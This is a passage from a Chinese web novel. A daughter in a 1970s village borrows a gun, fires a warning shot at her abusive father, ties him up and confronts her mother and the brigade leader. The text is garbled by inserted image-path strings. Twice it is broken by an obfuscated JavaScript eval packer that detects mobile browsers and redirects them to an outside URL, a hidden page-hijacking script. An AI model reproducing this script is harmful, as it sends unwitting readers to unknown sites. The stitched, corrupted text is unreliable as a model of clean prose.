姜妙并没有立马滚,而是将弹仓卸下朝里面看了眼。 孙老太:“你这倒提醒我了,木仓能借你,子弹是消耗品不能借,一粒子弹一毛钱,给钱!” 姜妙:“等明天我过来还的时候给,用多少给多少哈。” 既然弹仓内五发子 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17007245|194049||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 弹好好装填在内,姜妙就不打算继续在这里气孙老太了。 老太太毕竟年龄大了,她也怕给气出个好歹来,讹上她可就麻烦了。 就在姜妙即将跨出老许家门槛时,只听身后的老太太忽然重重的叹了口气道:“虽然我挺讨厌你这死丫头的,但还是想给你一句忠告。你爸妈这辈子就这样了,但你这辈子才刚开始,你如果想要拿你的命换他们的烂命,这事不值当。” 姜妙也觉得这事不值当,所以她借木仓真的只是为了来防身。 事实证明她这一步走的太对了。 她和几个妹妹正在吃着香喷喷的炒鸡时,刚刚下工的姜永安一脸怒容的冲进了堂屋,“谁杀鸡了,谁把咱家的鸡都杀了?” 他虽发出了疑问句,但他的目光一直死死的盯着主位上的姜妙。 姜妙也非常有种的点头承认,“没错,是我。” 姜永安立刻便面目狰狞了起来,一边撸袖子,一边朝姜妙走去,“姜三丫,你好,你好得很啊,你是不是觉得我治不了你了?你弟弟今天不在家,我倒要看看……” 低头看着顶在胸口处的木仓管,姜永安表情呆滞了起来,“你……” 姜妙提醒道:“爸,说呀,你怎么不继续说了?” 姜永安咬牙,“逆女,你敢弑父?” 姜妙:“敢不敢的得试试才知道,逆父,你想成为我实验的对象吗?” 姜永安想吗?他想个屁! 他这辈子前半生过的挺苦的,可自从娶了赵山花后,他觉得自己日子过的比旧社会的地主老财还要舒坦。 地主老财衣来伸手饭来张口,他在家中也是这样。 地主老财行事随心所欲,无人敢忤逆,他在家中也是这样。 地主老财总是吃香的喝辣的,他在以前有些难以做到,每年只能放纵个三五回,但在卖出去两个闺女后,他在家中也能经常这样。 他的好日子还没过够呢,哪里会想死呀? 他沉默了,姜妙于是就开口了,“不想的话就双手抱头蹲墙角去。” 姜永安,“……” 姜永安蹲了,但他蹲下去的那一刻恶狠狠的想,有本事你这死丫头今晚别睡觉,不然等老子找到机会,看老子打不死你。 然后他就听到三丫这死丫头继续道:“四妹,五妹,六妹,上,拿绳子把他给我捆起来。” 姜永安闻言顿时冷嗤了一声。 三丫这死丫头疯了,难道以为别的死丫头会陪她一起疯吗? 直到麻绳即将缠在身上时,姜永安才知道这些死丫头是真的敢,他目眦欲裂的抬头,正想一巴掌朝离自己最近的姜四丫扇去,就听到“砰!”的一声响,子弹擦着他头皮而过,击中了他身后的咸菜缸。 咸菜缸破碎,里的水缓缓汇集到了姜永安脚下,他不可置信的朝着姜三丫那死丫头看去,就见她腼腆的笑了笑,然后道:“不好意思,逆父,我手有点生打偏了,你看看你要不要继续,我也好跟着继续。” 6. 第 6 章 老姜家位置正处在村中间,木仓声响起时,有不少下工回家的人正路过正路过他们家门口呢,可听到老姜家院门里传来的动静,他们却一点想要进去凑热闹的想法都没有,反而还忽然加快了脚步,想要赶快离开老姜家的范畴。 也是赶了巧了,大队长许和平就是这些人中的一员。 一听到老姜家传来的动静,他就赶紧屏息凝神了起来,直到快走了上百步以后,他才敢重新开始尝试呼吸。 只是令他没想到的是,这一次空气中竟没有太多臭味。 他有些不解的看向自己身旁的老伙计们,“咋回事啊,难不成今儿老姜家的那混世魔王炸的不是粪坑?” 老姜家的混世魔王指的自然是姜宝根小同志了。 也不知道姜永安在养猪队的时候是不是偷拿大队的猪饲料回来给他家宝根加餐了,姜宝根这孩子两三岁的时候就长得像是四五岁的孩子一样大了。 哪怕许和平在对这事产生怀疑后立马就将姜永安踢出了养猪队,可老姜家这位混世魔王的生长速度还是远超村里其他孩子,现如今才八岁的年龄,就已经长得跟村里有些成年男人一般高了。 身高像成年人了,但是他的心智却比一些同龄孩子都不如。 别人家六七岁的孩子都已经懂事的知道帮父母干活,老姜家八岁的宝根却只知道四处捣乱。 一会儿撅着个腚活吃各种昆虫吓哭同村小姑娘,一会儿跟好不容易逮了个耗子的老猫抢夺口粮,一会儿躲在地里,用竹竿挑着破布在夜里吓唬没能及时完成生产任务的知青,一会儿又迷恋上了拿炮仗里的火/药炸粪坑溅别人一身黄。 自打迷恋上炸粪坑后,姜宝根几乎是每隔个十天半个月都要玩儿上那么一回,刚开始他还会去别人家的茅房玩,可当被许和平压着替那家人打扫干净茅房,并赔偿被炸茅房的那家人十颗鸡蛋后,他就只敢在自己家玩,炸家里的三个姐姐了。 按理来说他这个月早该炸一次粪坑了,可谁让这个月老姜家三丫发疯了,哪怕他啥也没干,都有可能挨揍,更别说是干出这种炸粪坑的人嫌狗憎举动了。 时至今日,虽然姜宝根已经将近一个月没有炸过粪坑了,可众人始终记得每次炸完粪坑,老姜家周围那“醉人”的味道,这便是众人不敢在老姜家周围逗留的原因。 听到大队长的话,有人道:“管他炸的是不是粪坑呢,反正靠近他们家就没啥好事,我先回家了,你们要是好奇就自己去看热闹吧。” “我也回家了,我怕这会儿炸的不是粪坑,待会儿就是了,姜宝根这小子阴得很,干得出来这种把人吸引过去再恶心人的事。” 别人都不愿意去,许和平当然也不愿意去了,所以他径直的回了家。然后就看到他的小脚老娘莫名其妙的拄着拐杖在院子里来回踱步。 他纳闷,“您老人家这是弄啥嘞?” 孙老太面色古怪,“你听见刚刚的动静了没有?” 许和平点头,“听见了啊,姜宝根这混小子真不是东西,才消停多久,就又炸上粪坑了。姜永安跟赵山花再不好好管教这混小子,这小子长大了迟早是个蹲篱笆子的命!” 孙老太欲言又止,“你确定那是炸粪坑的声音吗?” 许和平不懂老娘为什么这么说,“那不然呢?那动静除了炸粪坑以外,也就是木仓声能做到了,可老姜家哪里有钱买……” 话说到这里,看着老娘那略有些心虚的眼神,许和平忽然顿住,“你不会是把咱家的木仓借给他们家了吧?” 看到老娘点头,许和平只觉气血上涌,“你……你把木仓借给谁了?” 要是借给姜永安跟赵山花还好,这一对夫妻虽然说不是啥好东西,但其实没有太大的胆子,而且这俩人天天都在做他们家天生神异的宝根未来发达了孝敬他们吃香喝辣的春秋美梦,才不敢开木仓杀人呢。 可他心中知道,这样想不过是自欺欺人罢了。 他们夫妻俩要是想收拾家里的孩子,哪里需要用到那玩意儿? 果不其然,孙老太如实道:“姜三丫。” 许和平顿时就腿软了。 完了,全完了。 他本来还想往上走一走的,可在他治下发生了子女杀父母的恶行案件,而且作案武器还是从他家里流出来的,他的政治生涯算是全完了! 看着儿子跌倒在地,孙老太顿时慌了,“儿啊,你可别吓你娘我,事情肯定不是你想的那样,姜三丫那死丫头朝我借木仓时说的是为了防身,而且我叮嘱过她了,让她别用她的命换她爸妈的命,她肯定不会做出傻事的,或许她刚刚只是放了声空木仓吓唬人呢?” 越说,孙老太越确信,“对对对,她肯定不会做出傻事的,她今天来借东西的时候,还顺带着送了咱家一只鸡,让你帮她开结婚的介绍信呢,她要是真想弄死她爸妈,她就得给她爸妈偿命,还让你帮忙开这种介绍信干啥?” 许和平:“真的?” “我骗你干啥?”孙老太急匆匆站起身,去到厨房将那肥鸡拎出来展示给许和平看,“姜三丫这死丫头不会杀鸡,好好的鸡她也不放血,剁了脑袋直接给弄死了,咱们大队应该找不到第二个这么杀鸡的人了。” 看到老娘展示的证据,又想到今天在地里时,姜三丫领着李媒婆招摇过市的嚷嚷着要去城里相亲一事,许和平的心终于稍微安定了一些。 可只要一想到这般杀伤力的武器握在精神状态不怎么好的姜三丫手上,许和平就害怕的紧,“我去把木仓要回来。” 孙老太赶紧制止他,“不能要啊,你猜我为啥要把木仓借给她?那是因为她说要是我不把东西借给她,她就去县城找咱家建国,破坏咱家建国的大比武,我不能让她毁了咱家建国的前程啊。” 许和平生气道:“我要是不把东西要回来,万一她真一下子上头把她爸妈弄死了,那你儿子我的前程都要被毁了你知不知道?” 孙老太小声道:“你不是相信她不会做出傻事了吗?” 许和平没好气道:“你不是也相信吗?那你在院子里来回走来走去干啥?” 孙老太不敢再拦了,恰在此时,有人敲响了他家的院门,“大队长,不好了,老姜家出大事了,你快去看看吧。” 许和平闻言心一下子便突突起来,将院门拉开,他深呼吸一口气,问:“姜永安死了还是赵山花死了?” 来人被问愣住了,“啊?都没死啊。” “那是姜三丫被反杀了?” 来人:“没有啊。” “姜宝根呢?老姜家剩余那几个小的呢?” 来人:“……姜宝根今儿下午就被送到富强大队他大姐那去了, ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17007246|194049||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 姜家其余几个丫头也都还活着呢。” 都活着那还好,去往老姜家的路上,许和平忍不住对来人道:“以后村里发生啥事你别来通知我了,要是次次都是你通知,我感觉我活不了几年了。” 顿了顿,他又道:“你好像还没告诉我,老姜家到底发生啥大事了呢?” 来人:“哼。” 许和平很快便去到了老姜家门前,只见老姜家门前此刻围了不少的人,大家伙七嘴八舌你一言我一语的,乱糟糟的一片。 许和平清清嗓子,正想开口让大家伙小声点,赶紧来一个人告诉他这里究竟发生了什么,就见人群中冲出来一道熟悉的身影,正是请了一下午假的赵山花。 赵山花一冲出人群,便抱着许和平的腿哭上了,“大队长,您快给帮帮忙,把马婆子给请出来吧,我们家的四个丫头都疯了啊,再不让马婆子给家里做一场法事,我们家的日子没法过了啊!” 马婆子是十里八乡有名的神婆,今年已经八十八岁了。 她从大清活到民国,又从民国活到这新中国,作为这个年代难得一见的高寿老人,再加上她本身从事的职业,大家都相信她真是有法力的人,所以这年头虽然到处都在嚷嚷着打倒封建迷信,打倒牛鬼蛇神,但因为大家惧怕马婆子的法力,所以马婆子的生活其实并未怎么被波及。 只是虽然没有人去打倒马婆子,但大家也都不敢再去找马婆子,许和平当然也不想跟马婆子沾边,“我看你才是疯了,不怕被人举报你复辟封建迷信你就自己去找去,让我帮忙算是什么个事?” 他这个大队长话音落,老姜家屋内立马便传来一道声音,“妈,你去找吧,你前脚去找马婆子,我后脚就去革委会举报你复辟封建迷信。” 赵山花哭的更大声了,“大家伙评评理吧,世间怎么会有如此大逆不道的死丫头啊!你自己大逆不道也就算了,你还带着你的妹妹们大逆不道,你们一口气杀了三只鸡吃,怎么也不怕把自己给撑死啊!你们还敢把你们爸给绑了,你们爸有什么错?他只是心疼咱们家的鸡啊!那是养了下蛋补贴家用的老母鸡啊!我怎么就生了你们这些死丫头,我这是造了什么孽啊!” 姜妙:“别哭了,妈,你这么大的人了怎么就这么馋?百因必有果,如果你和我爸以前杀鸡的时候能给我们姐妹几个也分一口肉吃,我们至于今天馋的杀了三只鸡吗?现在晚了,鸡汤我们都拿来下面给吃了,你就是再怎么馋,再怎么哭,我们也没办法把鸡给你变回来了。” 赵山花:“我去你妈的馋哭,我说了那是能下蛋的鸡,呜呜呜,我的命怎么就这么苦啊!” 姜妙:“妈,你果然疯了,怎么好好的就骂上自己了呢?” 赵山花:“你才疯了,你敢对你亲爸开木仓,你这个疯丫头!” 姜妙:“虎毒不食子啊,我爸抡着拳头想揍四妹,我觉得他疯了,所以才开木仓保护四妹的,我没疯,我爸疯了,你也疯了。” 疯疯疯,大队长许和平觉得他快要疯了。 “够了!”许和平怒喝一声,“鸡已经杀了,也已经吃了,吵这个还有什么用?木仓已经开了,人已经绑了,吵这个又有什么用?” “姜三丫,你不是要让我给你开结婚介绍信吗?你马上就要结婚了,现在跟家里闹得不可开交,你还想不想好好嫁人了?” 7.第 7 章 “什么?结婚介绍信?” 赵山花知道姜三丫这个死丫头胆子大,但她没想到这死丫头胆子居然这么大。 幸好她家男人有先见之明,让她把户口本带到老大家藏起来了,不然这死丫头偷偷背着他们跟别人领证了,她这个亲妈可能都还不知道。 她顿时就占据了道德制高点,“姜三丫,你这个不要脸的,谁允许你结婚了?你要跟谁结婚?你知不知道结婚讲究父母之命媒妁之言,男方起码要拿着礼品来咱家提亲,我跟你爸答应了,你才能嫁人,我跟你爸不答应,你这就是私相授受,你也就是生在了好时候了,搁过去哪怕把你浸猪笼都不为过!” 不怕神一样的对手,就怕猪一样的队友。 许和平的话明明是对着姜三丫说的,可赵山花却又窜出来蹦跶了,许和平顿时就心道要遭。 他的预感没错,屋内很快便传来姜妙的叹息,“妈,我的确是生在了好时候,但你没生在好时候啊,破四旧迎新风的口号你真是左耳朵进右耳朵出,都什么年代了,你还敢拿着这种封建糟粕来压迫我呢?好!既然你不仁,休怪我不义,门外的奶奶爷爷婶婶叔叔们,有没有跟我妈关系不好的,现在就可以去革委会告发她了,我记性好,她刚刚说的那些话我都可以完完整整重复一遍,等到革委会的同志来了,我发誓我绝对会第一个站出去做证!” “对了,我听说去革委会告发思想落后分子不仅能够领到光宗耀祖的奖状,还能领到毛巾搪瓷缸等奖品呢,跟我妈关系好的奶奶爷爷叔叔婶婶也可以去试试,毕竟你不去,总有别人去,别人去了,把本该属于你家的奖品领走了,那该有多亏啊?” 在二十一世纪物质生活那么丰富的时代,老头老太太们都会为了免费的鸡蛋疯狂,更何况是现如今这个物资贫乏的年代了? 姜妙这话一出,立刻就有人蠢蠢欲动了。 “哎呦喂,我的肚子咋突然这么疼呢,不行了不行了,我得先去找茅房了。” “你刚刚站我旁边,是不是把肚子疼这毛病传染给我了?你等等,咱俩一块走吧。” “天啊,我咋这么晕呢,是不是今儿白天晒中暑了?” 看着一个个准备溜掉的身影,许和平厉声道:“你们真是看热闹不嫌事大啊,都给我滚回来,谁敢去革委会告状,老子明天就把你们全家都分配到除草队去干活!” 除草队虽然活计轻松,但那工分给的实在少得可怜,除了姜永安这种只顾自己过的轻松快活的自私鬼,大多数上有老下有小承担着养家糊口重任的男人根本不想干这种活,更不想让全家人都干这种活。 